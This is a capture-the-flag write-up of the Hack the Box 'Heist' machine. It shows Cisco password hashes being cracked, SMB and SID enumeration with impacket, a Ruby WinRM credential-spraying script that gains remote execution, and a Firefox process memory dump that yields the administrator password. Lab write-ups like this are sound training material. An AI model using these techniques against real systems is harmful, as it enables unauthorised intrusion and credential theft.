Hack the Box: Heist
Hack the Box: Heist#
Heist was an easy difficulty machine on Hack the Box. Here’s my take on solving the challenge.
Heist
TLDR: Guest access to a helpdesk service reveals a couple of password hashes. After their recovery it’s possible to gain access to SMB and list other users. Then, another user uses other recovered password. It allows to gain RCE through Windows Remote Managment. Privlege escalation is done by dumping running Firefox process’s memory. It reveals administrator’s password.
Enumeration#
Nmap reveals a HTTP server and RPC services open. That indicates a Windows machine:
# nmap 10.10.10.149 -sS -sV p- -n
-- snip --
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
-- snip --
Http server serves some kind on support service. It allows to login as guest:

Support page
Attachment is a config.txt file that reveals three password hashes and two usernames:
version 12.2
no service pad
service password-encryption
-- snip --
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
-- snip --
Hashcat allows to reverse main password:
λ hashcat64.exe -m 500 -a 0 hashes.txt rockyou.txt
-- snip --
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
There is also an online tool to reverse Cisco’s password 7 algorithm. It reversed another 2 passwords:
0242114B0E143F015F5D1E161713:$uperP@ssword
02375012182C1A1D751618034F36415408:Q4)sJu\Y8qz*A3?d
It turns out that Hazard user (that we learned on the support page) exists also in the system. It is possible to login to authenticate to SMB using one of retrieved passwords:
# smbclient -L //10.10.10.149/ -U hazard
Enter WORKGROUP\hazard's password: stealth1agent
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
Using that access it is possible to enumerate other users on the machine:
# python lookupsid.py hazard:stealth1agent@10.10.10.149
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
Maybe some combination of known users and passwords allows access to WsManagment on 5985 port? I create a simple script to check that:
require 'winrm'
usernames=['Administrator', 'None', 'Guest', 'Hazard', 'support', 'Chase', 'Jason']
passwords=['stealth1agent', '$uperP@ssword', 'Q4)sJu\Y8qz*A3?d']
usernames.each do |username|
 passwords.each do |password|
  begin
   conn = WinRM::Connection.new(
      endpoint: 'http://10.10.10.149:5985/wsman',
     user: username,
     password: password,
   )
  conn.shell(:powershell) do |shell|
   shell.run('whoami') do |stdout, stderr|
              STDOUT.print stdout
              STDERR.print stderr
   end
  end
Running the script reveals credentials that allow code execution:
# ruby winrm_shell.rb
Administrator:stealth1agent failed
Administrator:$uperP@ssword failed
Administrator:Q4)sJu\Y8qz*A3?d failed
-- snip --
supportdesk\chase
Chase:Q4)sJu\Y8qz*A3?d succeded
-- snip --
Now it’s possible to run an original winrm shell script with found credentials and find the flag:
# ruby winrm_shell.rb
PS > cd ..\Desktop
PS > type user.txt
a127...
Privlege escalation#
Listing running processes reveals a running browser:
PS > Get-Process
Using a ProcDump Windows internal it’s possible to dump this processes memory:
C:pd.exe -accepteula -ma 1132 1132.dmp
After extracting the dump back to attackers machine it’s possible to use a hex file browser to find a ‘pass’ keyword. It reveals admin creds:

Admin credentials in dump
Using above password with SUPPORTDESK\Administrator on WsManagment yields RCE. This time with administrator privleges:
# ruby winrm_shell_admin.rb
PS > whoami
supportdesk\administrator
PS > cd ..\Desktop
PS > type root.txt
50df...